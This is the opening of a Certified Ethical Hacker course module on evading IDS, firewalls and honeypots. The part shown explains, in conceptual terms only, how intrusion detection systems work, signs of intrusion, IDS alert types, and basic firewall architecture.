
C|EH™

Certified Ethical Hacker

Module 12

Evading IDS, Firewalls, and Honeypots

This page is intentionally left blank.



Evading IDS, Firewalls, and Honeypots

Module Objectives

CEH

Module Objectives

- Understanding IDS, Firewall, and Honeypot Concepts
- IDS, Firewall and Honeypot Solutions
- Understanding different Techniques to Bypass IDS
- Understanding different Techniques to Bypass Firewalls
- IDS/Firewall Evading Tools
- Understanding different Techniques to Detect Honeypots
- IDS/Firewall Evasion Countermeasures
- Overview of IDS and Firewall Penetration Testing


Module Objectives

Adoption of Internet use throughout the business world has boosted network usage in general. Organizations are using various network security measures such as firewalls, intrusion detection system (IDS), intrusion prevention system (IPS), and "honeypots" to protect their networks. Networks are the most preferred targets of hackers for compromising organizations' security, and attackers continue to find new ways to breach network security and attack these targets.

This module provides a deep insight into various network security technologies, such as IDS, firewalls, and honeypots. It explains the operations of these components as well as the multiple techniques attackers use to evade them. This module discusses the various tools and techniques used in evading network security and provides countermeasures necessary to prevent such attacks. It also includes an overview of firewall and IDS pen testing an ethical hacker should follow to increase network security.

At the end of this module, you will be able to:

- Describe IDS, firewall, and honeypot concepts
- Use different IDS, firewall and honeypot solutions
- Explain different techniques to bypass IDS
- Explain various techniques to bypass firewalls
- Use different IDS/firewall evading tools
- Explain different techniques to detect honeypots
- Apply IDS/firewall evasion countermeasures
- Perform IDS and firewall penetration testing




Evading IDS, Firewalls, and Honeypots

Module Flow

1. IDS, Firewall and Honeypot Concepts
2. IDS, Firewall and Honeypot Solutions
3. Evading IDS
4. Evading Firewalls
5. IDS/Firewall Evading Tools
6. Detecting Honeypots
7. IDS/Firewall Evasion Countermeasures
8. Penetration Testing

IDS, Firewall and Honeypot Concepts

The ethical hacker should have an idea about their functions, role, placement, and design implemented to protect an organization's network to understand how an attacker evades the security of firewalls, IDS, and honeypots. This section provides an overview of these basic concepts.



Evading IDS, Firewalls, and Honeypots
IDS, Firewall and Honeypot Concepts

Intrusion Detection System (IDS)

- An intrusion detection system (IDS) is a security software or hardware device which **inspects all inbound and outbound network traffic** for suspicious patterns that may indicate a network or system security breach
- The IDS **checks traffic** for signatures that match known intrusion patterns, and **signals an alarm** when a match is found
- Depending on the traffic to be monitored, the IDS is placed **outside/inside the firewall** to monitor suspicious traffic originating from outside/inside the network

Intrusion Detection System (IDS)

An Intrusion Detection System (IDS) is security software or hardware device used to monitor, detect, and protect networks or system from malicious activities; it alerts the concern security personnel immediately upon detecting intrusions. Intrusion detection systems are highly useful as IDS monitors both inbound/outbound traffic of the network and checks for suspicious activities continuously that may indicate a network or system security breach. The IDS checks traffic for signatures that match known intrusion patterns and signals an alarm when a match is detected. An IDS is used to detect intrusions while an IPS is used to detect and prevent the intrusion on the network.

Main Functions of IDS:

- An IDS gathers and analyzes information from within a computer or a network, to identify the possible violations of security policy, including unauthorized access, as well as misuse.
- An IDS is also referred as a "packet-sniffer," which intercepts packets traveling along various communication mediums and protocols, usually TCP/IP.
- The packets are analyzed after they are captured.
- An IDS evaluates traffic for suspected intrusions and signals an alarm after detection.

Where the IDS resides in the network?

One of the most common places to deploy IDS is near the firewall. Depending on the traffic to be a monitor, IDS is placed outside/inside the firewall to monitor suspicious traffic originating from outside/inside the network. Placed inside, the IDS will be ideal if it is near a DMZ; however, the best practice is to use a layered defense by deploying one IDS in front of the firewall and another one behind the firewall in the network.

Before deploying the IDS, it is essential to analyze network topology, understand how the traffic flows to and from the resources that an attacker can use to gain access to the network, and identify the critical components that will be a possible target by many of the attacks against the network. Even after deciding the position of the IDS in the network, its configuration would maximize the effectiveness of network protection.




FIGURE 12.1: Placement of IDS


How IDS Works?

The primary purpose of the IDS is to recognize and provide real-time monitoring of intrusions. Additionally, reactive IDSs (and IPs) can intercept, respond, and/or prevent the intrusions.

An IDS works in the following way:

- IDSs have sensors to detect malicious signatures in data packets, and some advanced IDSs have behavioral activity detection, to determine malicious traffic behavior. Even if the packet signatures do not match perfectly with the signatures in the IDS signature database, the activity detection system can alert administrators about possible attacks.
- If the signature matches, the IDS performs predefined actions such as terminating the connection, blocking the IP address, dropping the packet, and/or signaling an alarm to notify the administrator.
- When signature matches, anomaly detection will skip; otherwise, the sensor may analyze traffic patterns for an anomaly.
- When the packet passes all tests, the IDS will forward it into the network.

The administrator must also be able to identify the methods and techniques used by the intruder and the source of the attack.



Evading IDS, Firewalls, and Honeypots
IDS, Firewall and Honeypot Concepts

How IDS Detects an Intrusion

Signature Recognition	Signature recognition, also known as misuse detection, tries to **identify events** that indicate an abuse of a system or network resource
Anomaly Detection	It detects the **intrusion based** on the fixed behavioral characteristics of the users and components in a computer system
Protocol Anomaly Detection	In this type of detection, models are built to explore **anomalies** in the way vendors deploy the **TCP/IP specification**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How IDS Detects an Intrusion?

An IDS uses three methods to detect intrusion in the network.

- **Signature Recognition**

  Signature recognition, also known as misuse detection, tries to identify events that indicate an abuse of a system or network. This technique involves first creating models of possible intrusions and then comparing these models with incoming events to make a detection decision. The signatures for IDS were created on the assumption that the model must detect an attack without disturbing normal system traffic. Only attacks should match the model; otherwise, false alarms could occur.

  - Signature-based intrusion detection compares incoming or outgoing network packets with the binary signatures of known attacks, using simple pattern-matching techniques to detect intrusion. Attackers can define a binary signature for a specific portion of the packet, such as TCP flags.
  - Signature recognition can detect known attacks. However, there is a possibility that other innocuous packets might also contain the same signature, which will trigger a false positive alert.
  - Improper signatures may trigger false alerts. To detect misuse, the number of signatures required is huge. The more the signatures, the greater the chances are of the IDS detecting attacks, although traffic may incorrectly match with the signatures, thus impeding system performance.
  - An increase in signature data consumes more network bandwidth. IDS systems compare signatures of data packets against those in the signature database. An

increase in the number of signatures in the database could result in the dropping of certain packets.

- New virus attacks such as ADMutate and Nimda create the need for multiple signatures for a single attack. Changing a single bit in some attack strings can invalidate a signature generated for that attack. Therefore, it requires building entirely new signatures to detect the similar attack.
- Despite problems with signature-based intrusion detection, such systems are popular and work well when configured correctly and monitored closely.

- **Anomaly Detection**


  Anomaly detection, or "**not-use detection**," differs from the signature-recognition model. Anomaly detection consists of a database of anomalies. An anomaly can be detected when an event occurs outside the tolerance threshold of normal traffic. Therefore, any deviation from regular use is an attack. Anomaly detection detects the intrusion based on the fixed behavioral characteristics of the users and components in a computer system. Creating a model of normal use is the most challenging task in creating an anomaly detector.

  - In the traditional method of anomaly detection, essential data are kept for checking variations in network traffic. However, in reality, there is some unpredictability in network traffic, and there are too many statistical variations, thus making these models imprecise. Some events labeled as anomalies might only be irregularities in network usage.
  - In this type of approach, the inability to construct a model thoroughly on a regular network is of concern. These models should be used to check on specific networks.

- **Protocol Anomaly Detection**

  Protocol anomaly detection depends on the anomalies specific to a protocol. It identifies particular flaws between how vendors deploy the TCP/IP protocol. Protocols designs according to RFC specifications, which dictate standard handshakes to permit universal communication. The protocol anomaly detector can identify new attacks.

  - There are new attack methods and exploits that violate protocol standards.
  - A malicious anomaly signature is growing considerably. However, the network protocol, in comparison, is well defined and changing slowly. Therefore, the signature database should frequently be updated to detect attacks.
  - Protocol anomaly detectors are different from the traditional IDS in how they present alarms.
  - The best way to present alarms is to explain which part of the state system compromises. For this, IDS operators have to have a thorough knowledge of protocol design.



Evading IDS, Firewalls, and Honeypots

IDS, Firewall and Honeypot Concepts

General Indications of Intrusions

File System Intrusions

- The presence of new, unfamiliar files, or programs
- Changes in file permissions
- Unexplained changes in a file's size
- Rogue files on the system that do not correspond to your master list of signed files
- Missing files

Network Intrusions

- Repeated probes of the available services on your machines
- Connections from unusual locations
- Repeated login attempts from remote hosts
- Sudden influx of log data

System Intrusions

- Short or incomplete logs
- Unusually slow system performance
- Missing logs or logs with incorrect permissions or ownership
- Modifications to system software and configuration files
- Unusual graphic displays or text messages
- Gaps in system accounting
- System crashes or reboots
- Unfamiliar processes

General Indications of Intrusions

Intrusion attempts on networks, system, or file systems can be identified by following some general indicators:

- **File System Intrusions**

  By observing system files, the presence of an intrusion can be identified. System files record the activities of the system. Any modification or deletion of the file attributes or the file itself is a sign that the system was a target of attack:

  - If you find new, unknown files/programs on your system, then there is a possibility that system has intruded. The system can be compromised to the point that it can, in turn, compromise other network systems.
  - When an intruder gains access to a system, he or she tries to escalate privileges to gain administrative access. When the intruder obtains Administrator privilege, he/she could change file permissions, for example, from Read-Only to Write.
  - Unexplained modifications in file size are also an indication of an attack. Make sure you analyze all of your system files.
  - Presence of rogue suid and sgid files on your Linux system that does not match your master list of suid and sgid files could indicate an attack.
  - You can identify unfamiliar file names in directories, including executable files with strange extensions and double extensions.
  - Missing files are also a sign of a probable intrusion/attack.

- **Network Intrusions**


  Similarly, general indications of network intrusions include:

  - Sudden increase in bandwidth consumption is an indication of intrusion
  - Repeated probes of the available services on your machines
  - Connection requests from IPs other than those in the network range, indicating that an unauthenticated user (intruder) is attempting to connect to the network
  - Repeated login attempts from remote hosts
  - A sudden influx of log data could indicate attempts at Denial-of-Service attacks, bandwidth consumption, and distributed Denial-of-Service attacks

- **System Intrusions**

  Similarly, general indications of system intrusions include:

  - Sudden changes in logs such as short or incomplete logs
  - Unusually slow system performance
  - Missing logs or logs with incorrect permissions or ownership
  - Modifications to system software and configuration files
  - Unusual graphic displays or text messages
  - Gaps in system accounting
  - System crashes or reboots
  - Unfamiliar processes



Evading IDS, Firewalls, and Honeypots

IDS, Firewall and Honeypot Concepts

Types of Intrusion Detection Systems

CEH

Network-Based Intrusion Detection Systems

- These mechanisms typically consist of a **black box** that is placed on the network in a promiscuous mode, listening for patterns indicative of an intrusion
- It detects malicious activity such as **Denial-of-Service attacks**, port scans, or even attempts to crack into computers by monitoring network traffic

Host-Based Intrusion Detection Systems

- These mechanisms usually include auditing for events that occur on a **specific host**
- These are not as common, due to the overhead they incur by having to **monitor each system event**

Management Center for Cisco Security Agents:
This MC CSA server runs a CSA agent itself

Types of Intrusion Detection Systems

There are two types of intrusion detection systems:

- **Network-Based Intrusion Detection Systems**

  Network-based intrusion detection systems (NIDSs) check every packet entering the network for the presence of anomalies and incorrect data. By limiting the firewall to drop large numbers of data packets, the NIDS checks every packet thoroughly. A NIDS captures and inspects all traffic. It generates alerts either at the IP or the application-level based on the content. NIDSs are more distributed than host-based IDSs. The NIDS identifies the anomalies at the router and host level. It audits the information contained in the data packets, logging information of malicious packets, and assigns a threat level to each risk after receiving the data packets. The threat level enables the security team to be on alert. These mechanisms typically consist of a black box placed on the network in promiscuous mode, listening for patterns indicative of an intrusion. It detects malicious activity such as Denial-of-Service attacks, port scans, or even attempts to crack into computers by monitoring network traffic.

- **Host-Based Intrusion Detection Systems**

  In the host-based system, the IDS analyze each system's behavior. Install Host-Based Intrusion Detection Systems (HIDSs) on any system ranging from a desktop PC to a server. The HIDS is more versatile than the NIDS. In addition to detecting unauthorized insider activity, host-based systems are also effective at detecting unauthorized file modification. HIDSs focuses on the changing aspects of local systems. The HIDS is also more platform-centric, with more focus on the Windows OS, but there are other HIDSs for UNIX platforms. These mechanisms usually include auditing events that occur on a specific host.

These are not as common, because of the overhead they incur by having to monitor each system event.


Organization networks also use two other IDS systems.

Log File Monitoring

A log file monitor (LFM) monitors log files created by network services. The LFM IDS searches through the logs and identifies malicious events. In a similar manner to NIDS, these systems look for patterns in the log files that suggest an intrusion. A typical example would be parsers for HTTP server log files that look for intruders who try well-known security holes, such as the "**phf**" attack. LFM tools, like "**Swatch**," for example, are typically programs that parse log files after an event has already occurred, such as failed login attempts.

File Integrity Checking

These mechanisms check for Trojan horses, or modified files, indicating the presence of an intruder. Tripwire is an example of a file integrity checking tool.



Evading IDS, Firewalls, and Honeypots
IDS, Firewall and Honeypot Concepts


Types of IDS Alerts

True Positive (Attack - Alert)	An IDS raises an alarm when a **legitimate attack** occurs	✓ ✓
False Positive (No Attack - Alert)	An IDS raises an alarm when **no attack** has taken place	✗ ✓
False Negative (Attack - No Alert)	An IDS does not raise an alarm when a **legitimate attack** has taken place	✗ ✗
True Negative (No Attack - No Alert)	An IDS does not raise an alarm when an **attack** has not taken place	✓ ✗

Types of IDS Alerts

An IDS generates four types of alerts which include: True Positive, False Positive, False Negative and True Negative.

- **True Positive (Attack - Alert):** A true positive is a condition occurring when an event triggers an alarm and causes the IDS to react as if a real attack is in progress. The event may be an actual attack, in which case an attacker is making an attempt to compromise the network, or it may be a drill, in which case security personnel are using hacker tools to conduct tests of a network segment.
- **False Positive (No attack - Alert):** A false positive occurs if an event triggers an alarm when no actual attack is in progress. A false positive occurs when an IDS treats regular system activity as an attack. False positives tend to make users insensitive to alarms and reduce their reactions to actual intrusion events. While testing the configuration of an IDS, administrators use false positives to determine if the IDS can distinguish between false positives and real attacks or not.
- **False Negative (Attack - No Alert):** A false negative is a condition occurred when an IDS fails to react to an actual attack event. This event is the most dangerous failure since the purpose of an IDS is to detect and respond to attacks.
- **True Negative (No attack - No Alert):** A true negative is a condition occurred when an IDS identifies an activity as acceptable behavior and the activity is acceptable. A true negative is successfully ignoring the acceptable behavior. It is not harmful as the IDS is performing as expected.



Evading IDS, Firewalls, and Honeypots
IDS, Firewall and Honeypot Concepts

Firewall

- Firewalls are hardware and/or software designed to prevent **unauthorized access** to or from a private network
- They are placed at the junction or **gateway** between the two networks, which is usually a private network and a public network such as the Internet
- Firewalls **examine all messages entering or leaving the Intranet** and block those that do not meet the specified security criteria


Secure Private Local Area Network
Public Network
Modem
Internet
✓ = Specified traffic allowed
✗ = Restricted unknown traffic

Firewall

A firewall is software- or hardware-based system located at the network gateway that protects the resources of a private network from unauthorized access of users on other networks. They are placed at the junction or gateway between the two networks, which is usually a private network and a public network such as the Internet. Firewalls examine all messages entering or leaving the Intranet and blocks those that do not meet the specified security criteria. Firewalls may be concerned with the type of traffic or with the source or destination addresses and ports. They include a set of tools that monitor the flow of traffic between networks. A firewall placed at the network level and working closely with a router filters all network packets to determine whether to forward them toward their destinations or not. Always install firewalls away from the rest of the network, so that none of the incoming request can get direct access to a private network resource. If appropriately configured, the firewall protects systems on one side of it from systems on the other side of the firewall.

- A firewall is an intrusion detection mechanism that is designed by each organization's security policy. Its settings can change to make appropriate changes to its functionality.
- Firewalls can configure to restrict incoming traffic to POP and SMTP and to enable email access. Certain firewalls block specific email services to secure against spam.
- A firewall can configure to check inbound traffic at a "checkpoint," where a security audit is performed. It can also act as an active "phone tap" tool for identifying an intruder's attempt to dial into modems in a secured network. Firewall logs consist of logging information that reports to the administrator all attempts to access various services.
- The firewall verifies the incoming and outgoing traffic against firewall rules and acts as a router to move data between networks. Firewalls allow or deny access requests made from one side of the firewall to services on the other side of the firewall.

- Identify all the attempts to log into the network for auditing. Unauthorized attempts can be identified by embedding an alarm that is triggered when an unauthorized user attempts to log in. Firewalls can filter packets based on address and types of traffic. They recognize the source, destination addresses, and port numbers when address filtering, and they identify types of network traffic when protocol filtering. Firewalls can identify the state and attributes of data packets.



Evading IDS, Firewalls, and Honeypots

IDS, Firewall and Honeypot Concepts

Firewall Architecture

Bastion Host

- Bastion host is a computer system designed and configured to protect **network resources** from attack
- Traffic entering or leaving the network passes through the firewall. It has two interfaces:
  - **public interface** directly connected to the Internet
  - **private interface** connected to the Intranet

Screened Subnet

- The screened subnet or DMZ (additional zone) contains **hosts** that offer public services
- The DMZ zone **responds to public requests**, and has no hosts accessed by the private network
- Private zone can not be accessed by **Internet users**

Multi-homed Firewall

- In this case, a firewall with two or more interfaces is present that allows further subdivision of the network based on the **specific security objectives** of the organization

Firewall Architecture

Firewall architecture consists of the following elements:

- **Bastion Host**

  The bastion host designed for defending the network against attacks. It acts as a mediator between inside and outside networks. A bastion host is a computer system designed and configured to protect network resources from attack. Traffic entering or leaving the network passes through the firewall, it has two interfaces:

  - Public interface directly connected to the Internet
  - Private interface connected to the Intranet

